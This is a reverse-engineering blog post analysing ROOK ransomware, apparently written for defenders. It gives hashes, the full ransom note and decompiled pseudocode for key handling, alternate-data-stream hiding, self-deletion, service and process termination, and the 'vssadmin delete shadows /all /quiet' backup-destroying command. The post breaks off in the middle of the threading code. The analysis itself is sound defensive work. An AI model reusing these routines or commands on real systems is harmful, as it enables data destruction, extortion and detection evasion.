Rook Ransomware

By Chuong Dong

Published: 2022-01-06 · Archived: 2026-04-05 20:23:15 UTC

Reverse Engineering · 06 Jan 2022

Contents

- Rook Ransomware
  - Contents
  - Overview
  - IOCS
  - Ransom Note
- Static Code Analysis
  - RSA Key Generation
  - Anti-Detection: Alternate Data Streams
  - Command-line Arguments
  - Logging
  - Stopping Services
  - Terminating Processes
  - Deleting Shadow Copies
  - Multithreading Setup
  - Network Resource Traversal
  - Drives Traversal
  - Shares Traversal
  - Child Thread
  - File Encryption
  - References

Overview

This is my analysis for **ROOK Ransomware**.

ROOK is a relatively new ransomware that has been coming up in the last few months. With the Mbed TLS library, the malware uses a hybrid cryptography scheme to encrypt files using AES and protect its keys with RSA-2048.

For execution speed, **ROOK** is quite fast since it uses a decently good method of multithreading with two global lists for file and directory traversal.

As it has been claimed by other researchers, **ROOK** borrows some of the code from the leaked **BABUK** source code. To be more specific, the **ROOK** developers copied and pasted the code for services & processes termination as well as deleting shadow copies. **ROOK's** multithreading approach is a reimplementation and an upgrade from that of **BABUK version 3**, which is now more efficient for directory traversal.

However, unlike **BABUK** devs who are big fans of using ECDH curves and eSTREAM portfolio Profile 1 ciphers such as ChaCha and HC-128 for hybrid-encryption, **ROOK** devs stick with the traditional choice of RSA and AES.



Figure 1: ROOK Leak Site.

IOCS

The analyzed sample is a 64-bit Windows executable.

MD5: 6d87be9212a1a0e92e58e1ed94c589f9

SHA256: c2d46d256b8f9490c9599eea11ecef19fde7d4fdd2dea93604cee3cea8e172ac

Sample: MalwareBazaar



Figure 2: VirusTotal Result.

Ransom Note

The content of the default ransom note is stored in plaintext in **ROOK's** executable.

ROOK's ransom note filename is **"HowToRestoreYourFiles.txt"**, which is really similar to **BABUK's "How To Restore Your Files.txt"**.

```
-----------Welcome. Again. --------------------
[+]Whats Happen?[+]

Your files are encrypted,and currently unavailable. You can check it: all files on you computer has expansion robet.

By the way,everything is possible to recover (restore), but you need to follow our instructions. Otherwise, you cant return your data (NEVER).

[+] What guarantees?[+]

Its just a business. We absolutely do not care about you and your deals, except getting benefits. If we do not do our work and liabilities - nobody will not cooperate with us. Its not in our interests.

To check the file capacity, please send 3 files not larger than 1M to us, and we will prove that we are capable of restoring.

If you will not cooperate with our service - for us, its does not matter. But you will lose your time and data,cause just we have the private key. In practise - time is much more valuable than money.

If we find that a security vendor or law enforcement agency pretends to be you to negotiate with us, we will directly destroy the private key and no longer provide you with decryption services.

You have 3 days to contact us for negotiation. Within 3 days, we will provide a 50% discount. If the discount service is not provided for more than 3 days, the files will be leaked to our onion network. Every more
than 3 days will increase the number of leaked files.

Please use the company email to contact us, otherwise we will not reply.

[+] How to get access on website?[+]

You have two ways:

1) [Recommended] Using a TOR browser!
    a) Download and install TOR browser from this site:https://torproject.org/
    b) Open our website:<redacted>.onion

2) Our mail box:
    a)<redacted>@onionmail.org
    b)<redacted>@onionmail.org
    c)If the mailbox fails or is taken over, please open Onion Network to check the new mailbox
------------------------------------------------------------------------------------------------
!!!DANGER!!!
DONT try to change files by yourself, DONT use any third party software for restoring your data or antivirus solutions - its may entail damge of the private key and, as result, The Loss all data.
!!!!!!!

AGAIN: Its in your interests to get your files back. From our side, we (the best specialists) make everything for restoring, please should not interfere.
!!!!!!!

ONE MORE TIME: Security vendors and law enforcement agencies, please be aware that attacks on us will make us even stronger.

!!!!!!!
```

Figure 3: ROOK's Ransom Note.

Static Code Analysis

RSA Key Generation

The first thing **ROOK** does upon execution is setting up the RSA keys for asymmetric encryption.

First, the malware initializes a **CTR_DRBG** context using the Mbed TLS library, which is used to build a pseudo-RNG to later randomly generate AES keys.

```
strcpy(CTR_DRBG_str, "CTR_DRBG");
sub_1400041B0();
memset(&CTR_DRBG_CTX, 0, 344ui64);
v0 = -1i64;
CTR_DRBG_CTX.reseed_counter = -1;
CTR_DRBG_str_len = lstrlenA(CTR_DRBG_str);
init_ctr_drbg_(CTR_DRBG_str_len, v2, v3, CTR_DRBG_str, CTR_DRBG_str_len);
CTR_DRBG_str_len_1 = lstrlenA(CTR_DRBG_str);
init_ctr_drbg_(CTR_DRBG_str_len_1, v5, v6, CTR_DRBG_str, CTR_DRBG_str_len_1);
```

Figure 4: CTR_DRBG Initialization.

Next, it calls mbedtls_pk_parse_public_key to parse the TA's RSA public key into a **mbedtls_pk_context** struct. The **ROOK's** public key context is then extracted from the **pk_ctx** field on the newly populated **mbedtls_pk_context** struct.

Below is the raw content of the public key.

```
 -----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA4g06WvN+BRr9GeeOkZ4y
nnK1uHreCPZyEsc43g3ftVXqsq2Kbdy7Z+XORqxmBi8D5nhDfw3eHRzH8wpcUos3
szWKyJLOeKhN6DM5M4FppD8hyuKDTcgsa70Nhapc1Oyjfh3kf3Kc/2CUhnPYEzHe
fHN3yOq9wxOVGc1S+bcTM3ez8gRuv0fB9ao2bJM0pKJphYq5dNkT0p2Ty923n+yZ
AOKELIWwwyOQgyfiv8ZwkdPL+UbNQq2dYZEWa1qSsGgN2655hvvD/pH/bggAFEqm
OybQFnRcdG9Fja9m/ZVp7jBYuX+4FaFq3DjD0oW/7imboVsEqcx7l7ym4tiKCz57
MwIDAQAB
-----END PUBLIC KEY-----
```

```
v8 = lstrlenA(
       "-----BEGIN PUBLIC KEY-----\n"
       "MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA4g06WvN+BRr9GeeOkZ4y\n"
       "nnK1uHreCPZyEsc43g3ftVXqsq2Kbdy7Z+XORqxmBi8D5nhDfw3eHRzH8wpcUos3\n"
       "szWKyJLOeKhN6DM5M4FppD8hyuKDTcgsa70Nhapc1Oyjfh3kf3Kc/2CUhnPYEzHe\n"
       "fHN3yOq9wxOVGc1S+bcTM3ez8gRuv0fB9ao2bJM0pKJphYq5dNkT0p2Ty923n+yZ\n"
       "AOKELIWwwyOQgyfiv8ZwkdPL+UbNQq2dYZEWa1qSsGgN2655hvvD/pH/bggAFEqm\n"
       "OybQFnRcdG9Fja9m/ZVp7jBYuX+4FaFq3DjD0oW/7imboVsEqcx7l7ym4tiKCz57\n"
       "MwIDAQAB\n"
       "-----END PUBLIC KEY-----\n");
mbedtls_pk_parse_public_key(
  &ROOK_PK_CONTAINER,
  "-----BEGIN PUBLIC KEY-----\n"
  "MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA4g06WvN+BRr9GeeOkZ4y\n"
  "nnK1uHreCPZyEsc43g3ftVXqsq2Kbdy7Z+XORqxmBi8D5nhDfw3eHRzH8wpcUos3\n"
  "szWKyJLOeKhN6DM5M4FppD8hyuKDTcgsa70Nhapc1Oyjfh3kf3Kc/2CUhnPYEzHe\n"
  "fHN3yOq9wxOVGc1S+bcTM3ez8gRuv0fB9ao2bJM0pKJphYq5dNkT0p2Ty923n+yZ\n"
  "AOKELIWwwyOQgyfiv8ZwkdPL+UbNQq2dYZEWa1qSsGgN2655hvvD/pH/bggAFEqm\n"
  "OybQFnRcdG9Fja9m/ZVp7jBYuX+4FaFq3DjD0oW/7imboVsEqcx7l7ym4tiKCz57\n"
  "MwIDAQAB\n"
  "-----END PUBLIC KEY-----\n",
  v8 + 1);
qword_140055F38 = *((_QWORD *)&xmmword_140057360 + 1);
*(_QWORD *)&ROOK_PUBLIC_KEY_CTX = ROOK_PK_CONTAINER.pk_ctx;
```

*Figure 5: Parsing **ROOK's** RSA Public Key.*

ROOK then calls **RegCreateKeyExW** to open the subkey **Software** in **HKEY_CURRENT_USER**. Using that, it calls **RegQueryValueExW** to check if the registry value **RookPublicKey** exists in there. If it does not, the malware generates a public-private key pair for the victim.

```
result = RegCreateKeyExW(HKEY_CURRENT_USER, L"Software", 0, 0i64, 0, 0xF003Fu, 0i64, &hKey, &dwDisposition);
if ( !result )
{
  cbData = 4096;
  if ( RegQueryValueExW(hKey, L"RookPublicKey", 0i64, 0i64, &MY_PUBLIC_KEY_RAW, &cbData) == ERROR_FILE_NOT_FOUND )
  {
    sub_140008FB0(v11, v10, v12);
    gen_my_private_key(v14, v13, v15);
    v29 = 0i64;
    v18 = sub_1400054E0(v16, (unsigned __int64)v30, v17);
    if ( v18 >= 0 )
      generate_RSA_key(
        "-----BEGIN PUBLIC KEY-----\n",
        "-----END PUBLIC KEY-----\n",
        &v31[-v18],
        v18,
        &MY_PUBLIC_KEY_RAW,
        samDesired,
        (__int64)&v29);
```

```
__int64 __fastcall gen_my_private_key(size_t a1, __int64 a2, int a3)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v10 = 0i64;
  LODWORD(result) = sub_140005720(a1, v8, a3);
  v4 = result;
  if ( result < 0 )
    return result;
  if ( xmmword_140057360 )
  {
    if ( *xmmword_140057360 == 1 )
    {
      v5 = "-----BEGIN RSA PRIVATE KEY-----\n";
      v6 = "-----END RSA PRIVATE KEY-----\n";
      return generate_RSA_key(v5, v6, &v9[-v4], v4, MY_RSA_PRIV_KEY, v7, &v10);
    }
    if ( *xmmword_140057360 == 2 )
    {
      v5 = "-----BEGIN EC PRIVATE KEY-----\n";
      v6 = "-----END EC PRIVATE KEY-----\n";
      return generate_RSA_key(v5, v6, &v9[-v4], v4, MY_RSA_PRIV_KEY, v7, &v10);
    }
  }
  return 0xFFFFC680i64;
}
```

Figure 6, 7: Querying From Registry & Generating Victim Public-Private Key Pair.

Next, **ROOK** encrypts the victim's RSA private key using its own public key context.

```
do
{
  v24 = *(*&ROOK_PUBLIC_KEY_CTX + 328i64);
  if ( v24 )
  {
    if ( v24 == 1 )
      RSA_encrypt(
        *&ROOK_PUBLIC_KEY_CTX,
        sub_140005060,
        &CTR_DRBG_CTX,
        v19,
        dwOptions,
        samDesired,
        0xC8ui64,
        MY_RSA_PRIV_KEY,
        ROOK_ENCRYPTED_MY_PRIV_KEY);
  }
  else
  {
    RSA_encrypt_0(
      *&ROOK_PUBLIC_KEY_CTX,
      sub_140005060,
      &CTR_DRBG_CTX,
      v19,
      0xC8ui64,
      MY_RSA_PRIV_KEY,
      ROOK_ENCRYPTED_MY_PRIV_KEY);
  }
  ROOK_ENCRYPTED_MY_PRIV_KEY += 256;
  MY_RSA_PRIV_KEY += 200;
  --v23;
}
```

Figure 8: Encrypting Victim Private Key Using TA's Public Key.

The victim's public key and encrypted private key are consecutively stored in the registry at the value **RookPublicKey** and **RookPrivateKey**.

If the victim's public key was already generated before and the malware can query it directly from registry, the victim's encrypted private key is pulled from the registry value **RookPrivateKey**.

Finally, the malware calls **mbedtls_pk_parse_public_key** to retrieve the victim's public key context and wipes the victim's raw private key from memory.

```
    RegSetValueExW(hKey, L"RookPublicKey", 0, 3u, &MY_PUBLIC_KEY_RAW, v0);
    RegSetValueExW(hKey, L"RookPrivateKey", 0, 3u, &::ROOK_ENCRYPTED_MY_PRIV_KEY, 0x1000u);
  }
  else
  {
    cbData = 4096;
    RegQueryValueExW(hKey, L"RookPrivateKey", 0i64, 0i64, &::ROOK_ENCRYPTED_MY_PRIV_KEY, &cbData);
  }
  v25 = lstrlenA(&MY_PUBLIC_KEY_RAW);
  mbedtls_pk_parse_public_key(&MY_PK_CONTEXT, &MY_PUBLIC_KEY_RAW, v25 + 1);
  *&MY_PUBLIC_KEY_CTX = MY_PK_CONTEXT.pk_ctx; // parse victim's public key
  sub_14000BAF0(qword_140055F38);
  if ( xmmword_140057360 )
    (*(xmmword_140057360 + 80))(*(&xmmword_140057360 + 1));
  w_memset(&xmmword_140057360, 0i64, 16i64);
  RegCloseKey(hKey);
  v32 = 0;
  do
  {                                             // wipe victim's private key
    ::MY_RSA_PRIV_KEY[v32++] = 0;
    result = v32;
  }
  while ( v32 < 0x1000 );
}
```

Figure 9: Writing Keys to Registry & Cleaning Up.

Anti-Detection: Alternate Data Streams

Alternate Data Streams (ADS) is a file attribute on the NT File System (NTFS) which was designed for compatibility with Macintosh Hierarchical File System (HFS).

For normal files, there is typically one primary data stream that is known as the unnamed data stream since its name is an empty string. However, ADS allows files to have more than one data stream, with any stream with a name being considered alternate.

Because alternate data streams are hidden from **Windows Explorer** and the **dir** command on the command-line, they are a sneaky way to hide external executable from a seemingly harmless file.

To evade detection, **ROOK** uses ADS to hides its own executable. First, it calls **GetModuleFileNameW** with a NULL handle to retrieve its own executable path.

It then calls **CreateFileW** to retrieve its own handle and **SetFileInformationByHandle** to rename the file with a data stream named **":ask"**. This ultimately puts the entire executable into the alternate **":ask"** data stream, leaving an empty file on the primary stream.

```
memset(Filename, 0, 0x20Aui64);
if ( GetModuleFileNameW(0i64, Filename, 0x104u) )
{
  curr_file_handle = CreateFileW(Filename, 0x10000u, 0, 0i64, 3u, 0x80u, 0i64);
  if ( curr_file_handle == -1i64 )
  {
    printf("failed to acquire handle to current running process");
    return 0i64;
  }
  else
  {
    printf("attempting to rename file name");
    memset(&FileInformation, 0, sizeof(FileInformation));
    FileInformation.FileNameLength = 8;
    *FileInformation.FileName = 'k\0s\0a\0:'; // :ask
    if ( SetFileInformationByHandle(curr_file_handle, FileRenameInfo, &FileInformation, 0x20u) )
    {
      printf("successfully renamed file primary :$DATA ADS to specified stream, closing initial handle");
      CloseHandle(curr_file_handle);
```

Figure 10: Moving Executable to Data Stream.

Pausing the execution after the handle is released using the call to **CloseHandle**, we can examine how it looks in the system.

By running the command **“dir /r”**, we can examine what changes to the executable file.

To test this, I use two copies of the **ROOK** sample and have the **ro0k.mal_** one hide itself in the **“:ask”** data stream. As we can see in the command-line, that file shows up empty, but its alternate data stream contains the full malicious executable.

```
01/07/2022  06:17 AM             4,024 procexp.lnk.Rook
01/07/2022  06:17 AM             4,008 Procmon.lnk.Rook
01/07/2022  06:20 AM                 0 ro0k.mal_
                               415,232 ro0k.mal_:ask:$DATA
01/07/2022  06:17 AM           415,232 rook.mal_
01/07/2022  06:17 AM             4,792 Visual Studio 2019.lnk.Rook
01/07/2022  06:17 AM             4,008 Visual Studio Code.lnk.Rook
01/07/2022  06:17 AM             4,184 x32dbg.lnk.Rook
```

test sample with :ask data stream

original sample

Figure 11: Examining Alternate Data Stream In Command-Line.

After doing this, the ransomware file will appear as empty in the file system until the end of execution.

After hiding itself, **ROOK** also calls **SetFileInformationByHandle** again to set the file to be deleted once all handles are closed at the end.

```
curr_file_handle_1 = CreateFileW(Filename, 0x10000u, 0, 0i64, 3u, 0x80u, 0i64);
if ( curr_file_handle_1 == -1i64 )
{
  printf("failed to reopen current module");
  return 0i64;
}
else
{
  file_dispos_info.DeleteFileA = 1;
  if ( SetFileInformationByHandle(curr_file_handle_1, FileDispositionInfo, &file_dispos_info, 1u) )// set file to be deleted once all handles are closed
  {
    printf("closing handle to trigger deletion deposition");
    CloseHandle(curr_file_handle_1);
    if ( PathFileExistsW(Filename) )
    {
      printf("failed to delete copy, file still exists");
      return 0i64;
```

Figure 12: Set Up File for Self-Deletion.

Command-line Arguments

ROOK can run with or without command-line arguments.

Below is the list of arguments that can be supplied by the operator.

Argument	Description
-debug <log_filename>	Enable logging to the specified log file
-shares <share_list>	List of network shares to be traversed
-paths <drive_list>	List of local & network drives to be traversed

Logging

When the **debug** argument is provided on the command-line, **ROOK** enables debugging and calls **CreateFileW** to create the log file to later log into.

It also calls **InitializeCriticalSection** to initialize a critical section to prevent multiple threads from writing into the log file at the same time.

```
cmd_arg = extract_cmd_arg(argc_1, argv_1, L"debug");// debug
DEBUG_FILENAME = cmd_arg;
if ( cmd_arg )
{
  FILES_TO_AVOID = cmd_arg;
  InitializeCriticalSection(&LOGGING_CRITICAL_SECTION);
  DEBUG_FILE_HANDLE = CreateFileW(DEBUG_FILENAME, 0x40000000u, 1u, 0i64, 4u, 0x80u, 0i64);
  DEBUG_FLAG = 1;
}
```

Figure 13: Logging Initialization.

Stopping Services

For stopping services, **ROOK** borrows this part from the leaked **BABUK** source code.

The malware first calls **GetTickCount** to get a tick count prior to stopping services. It then calls **OpenSCManagerA** to retrieve a service control manager handle.

```
original_tickcount = GetTickCount();
v2 = OpenSCManagerA(0i64, 0i64, SC_MANAGER_ALL_ACCESS);
SC_manager_handle = v2;
SC_manager_handle_1 = v2;
if ( v2 )
{
```

Figure 14: Retrieving Service Control Manager.

Next, it iterates through a hard-coded list containing services to be stopped. For each of these service, the malware calls **OpenServiceA** to retrieve the service's handle and **QueryServiceStatusEx** to query and checks if the service state is **SERVICE_STOP_PENDING**.

If it is not, **ROOK** calls **EnumDependentServicesA** to enumerate through all dependent services of the target service and stop them.

```
service_to_stop = SERVICE_STOP_LIST;
dependent_service_index = 0i64;
for ( i = 0; i < 0x19; ++i )
{
  service_handle = OpenServiceA(SC_manager_handle_1, *service_to_stop, 0x2Cu);
  if ( service_handle )
  {
    if ( QueryServiceStatusEx(service_handle, SC_STATUS_PROCESS_INFO, &status_proc_info, 0x24u, &cbBufSize)
      && ((status_proc_info.dwCurrentState - 1) & 0xFFFFFFFD) != 0 )// not SERVICE_STOP_PENDING
    {
      if ( !EnumDependentServicesA(
              service_handle,
              SERVICE_ACTIVE,
              dependent_service_status,
              0,
              &cbBufSize,
              &ServicesReturned)
        && GetLastError() == 234 )
      {
        dependent_service_status_1 = w_HeapAlloc(cbBufSize);
        dependent_service_status = dependent_service_status_1;
        if ( dependent_service_status_1 )
        {
          if ( EnumDependentServicesA(
                 service_handle,
                 1u,
                 dependent_service_status_1,
                 cbBufSize,
                 &cbBufSize,
                 &ServicesReturned) )
          {
            dependent_service_handle = OpenServiceA(
```

Figure 15: Iterating Through Service Stop List.

For each dependent service, the malware calls **OpenServiceA** to retrieve its handle and **ControlService** to send a control stop code to stop it. It also sleeps and calls **QueryServiceStatusEx** to wait until the service's state is fully stopped.

```
dependent_service_handle = OpenServiceA(
                             SC_manager_handle_1,
                             dependent_service_status[dependent_service_index].lpServiceName,
                             0x24u);
dependent_service_handle_1 = dependent_service_handle;
if ( dependent_service_handle
  && ControlService(dependent_service_handle, SERVICE_CONTROL_STOP, &ServiceStatus) )// stop dependent service
{
  if ( ServiceStatus.dwCurrentState ≠ SERVICE_STOPPED )
  {
    do
      Sleep(ServiceStatus.dwWaitHint);
    while ( (!QueryServiceStatusEx(
                dependent_service_handle_1,
                SC_STATUS_PROCESS_INFO,
                &ServiceStatus, // check until dependent service is stopped
                0x24u,
                &cbBufSize)
          || ServiceStatus.dwCurrentState ≠ SERVICE_STOPPED
          && GetTickCount() - original_tickcount ≤ 30000)
         && ServiceStatus.dwCurrentState ≠ SERVICE_STOPPED );
  }
  CloseServiceHandle(dependent_service_handle_1);
}
```

Figure 16: Stopping Dependent Services.

After stopping all dependent services, **ROOK** calls **ControlService** send a control stop code to the main service and continuosly checks until the service is fully stopped.

```
if ( ControlService(service_handle, SERVICE_CONTROL_STOP, &status_proc_info)// stop target service
  && status_proc_info.dwCurrentState ≠ 1 )
{
  do
    Sleep(status_proc_info.dwWaitHint);
  while ( QueryServiceStatusEx(service_handle, SC_STATUS_PROCESS_INFO, &status_proc_info, 0x24u, &cbBufSize)
       && status_proc_info.dwCurrentState ≠ 1// check until service is stopped
       && GetTickCount() - original_tickcount ≤ 30000
       && status_proc_info.dwCurrentState ≠ 1 );
}
```

Figure 17: Stopping Target Services.

For stopping all services, the maximum timeout is 30000ms or 30 seconds from the original tick count. If it takes more than 30 seconds to stop services, the malware aborts and exits the function.

Below is the list of services that are stopped.

```
"memtas", "mepocs", "vss", "sql", "svc$", "veeam", "backup", "GxVss", "GxBlr", "GxFWD", "GxCVD", "GxCIMgr", "D
```

Terminating Processes

This part of code is also copied and pasted from the **BABUK** source code.

ROOK calls **CreateToolhelp32Snapshot** to retrieve a snapshot of all processes and threads in the system. It then calls **Process32FirstW** and **Process32NextW** to enumerate through the snapshot.

For each process whose name is in the list of processes to be terminated, the malware calls **OpenProcess** to retrieve the process's handle and **TerminateProcess** to terminate it.

```
proc_info.dwSize = 568;
snapshot_handle = CreateToolhelp32Snapshot(TH32CS_SNAPALL, 0);
if ( Process32FirstW(snapshot_handle, &proc_info) )
{
  do
  {
    v1 = 0;
    process_to_terminate = PROCESS_TERMINATE_LIST;
    while ( lstrcmpW(*process_to_terminate, proc_info.szExeFile) )
    {
      ++v1;
      ++process_to_terminate;
      if ( v1 >= 0x1F )
        goto LABEL_8;
    }
    proc_handle = OpenProcess(PROCESS_TERMINATE, 0, proc_info.th32ProcessID);
    proc_handle_1 = proc_handle;
    if ( proc_handle )
    {
      TerminateProcess(proc_handle, 9u);
      CloseHandle(proc_handle_1);
    }
LABEL_8:
    ;
  }
  while ( Process32NextW(snapshot_handle, &proc_info) );
}
return CloseHandle(snapshot_handle);
```

Figure 18: Stopping Target Services.

Below is the list of processes that are stopped.

```
"sql.exe", "oracle.exe", "ocssd.exe", "dbsnmp.exe", "visio.exe", "winword.exe", "wordpad.exe", "notepad.exe", '
```

Deleting Shadow Copies

This part of code is also copied and pasted from the **BABUK** source code.

ROOK first checks if its process is running under a 64-bit processor by calling **IsWow64Process**.

```
__int64 is_process_64_bit()
{
  HMODULE ModuleHandleA; // rax
  BOOL (__stdcall *IsWow64Process)(HANDLE, PBOOL); // rbx
  HANDLE CurrentProcess; // rax
  int v3; // eax
  unsigned int v4; // ecx
  unsigned int Wow64Process; // [rsp+30h] [rbp+8h] BYREF

  Wow64Process = 0;
  ModuleHandleA = GetModuleHandleA("kernel32.dll");
  IsWow64Process = GetProcAddress(ModuleHandleA, "IsWow64Process");
  if ( !IsWow64Process )
    return Wow64Process;
  CurrentProcess = GetCurrentProcess();
  v3 = (IsWow64Process)(CurrentProcess, &Wow64Process);
  v4 = Wow64Process;
  if ( !v3 )
    return 0;
  return v4;
}
```

Figure 19: Checking Process Architecture.

If it is, the malware calls **Wow64DisableWow64FsRedirection** to disable file system redirection for its process.

Then it executes **ShellExecuteW** to launch the following command in the command line to delete all shadow copies in the system.

```
vssadmin.exe delete shadows /all /quiet
```

Finally, if the malware's process is running under a 64-bit architecture, it calls **Wow64RevertWow64FsRedirection** to enable file system redirection.

```
__int64 (__fastcall *delete_shadow_copies())(__int64)
{
  HMODULE LibraryA; // rax
  BOOL (__stdcall *Wow64DisableWow64FsRedirection)(PVOID *); // rax
  __int64 (__fastcall *result)(__int64); // rax
  HMODULE v3; // rax
  __int64 v4; // [rsp+40h] [rbp+8h] BYREF

  v4 = 0i64;
  if ( is_process_64_bit() )
  {
    LibraryA = LoadLibraryA("kernel32.dll");
    Wow64DisableWow64FsRedirection = GetProcAddress(LibraryA, "Wow64DisableWow64FsRedirection");
    if ( Wow64DisableWow64FsRedirection )
      (Wow64DisableWow64FsRedirection)(&v4);
  }
  ShellExecuteW(0i64, L"open", L"cmd.exe", L"/c vssadmin.exe delete shadows /all /quiet", 0i64, 0);
  result = is_process_64_bit();
  if ( result )
  {
    v3 = LoadLibraryA("kernel32.dll");
    result = GetProcAddress(v3, "Wow64RevertWow64FsRedirection");
    if ( result )
      return result(v4);                          // Wow64RevertWow64FsRedirection
  }
  return result;
}
```

Figure 20: Deleting Shadow Copies.

Multithreading Setup

Prior to encrypting files, **ROOK** sets up its own multithreading system.

Initially, it calls **GetSystemInfo** to retrieve the number of processors in the system.

The multithreading structure is divided into two parts: file encryption and directory enumeration.

For file encryption, the malware calculates the maximum number of files to be encrypted by multiple threads at the same time is 24 times the number of processors. It then calls **HeapAlloc** to allocate a global array to store the files that are set to be encrypted and **CreateSemaphoreA** to create 2 semaphores that are used for synchronization among threads that access the file array. Finally, it also calls **InitializeCriticalSection** to initialize a critical section that allows one thread to add or remove a file from the global array at a time.

```
GetSystemInfo(&SystemInfo);
crypt_thread_count_3 = (4 * SystemInfo.dwNumberOfProcessors) >> 1;
max_file_crypt_count = 24 * SystemInfo.dwNumberOfProcessors;
crypt_thread_count_4 = (4 * SystemInfo.dwNumberOfProcessors) >> 1;
MAX_FILE_TO_CRYPT = 24 * SystemInfo.dwNumberOfProcessors;// max file to be encrypted = 24 * proc_num
do
  FILE_TO_CRYPT_LIST = HeapAlloc(hHeap, 8u, 8i64 * max_file_crypt_count + 64);
while ( !FILE_TO_CRYPT_LIST );
::FILE_TO_CRYPT_LIST = FILE_TO_CRYPT_LIST;     // allocate list to contain filename
END_ACCESS_FILE_SEMAPHORE = CreateSemaphoreA(0i64, max_file_crypt_count, max_file_crypt_count, 0i64);
SemaphoreA = CreateSemaphoreA(0i64, 0, max_file_crypt_count, 0i64);// semaphores to access the file list
FILE_TO_CRYPT_INDEX = 0i64;
BEGIN_ACCESS_FILE_SEMAPHORE = SemaphoreA;
InitializeCriticalSection(&FILE_TO_CRYPT_CRITSECT);
```

Figure 21: Threading Setup for File Encryption.

For directory enumeration, the malware calculates the maximum number of directories to be enumerated by multiple threads at the same time is 6 times the number of processors. It also creates a global array, 2 semaphores, and a critical section like to the file encryption part above.

```
v11 = 3 * crypt_thread_count_3;
MAX_DIR_TO_ENCRYPT = 3 * crypt_thread_count_3;// 3 * (2 * proc_num)
do
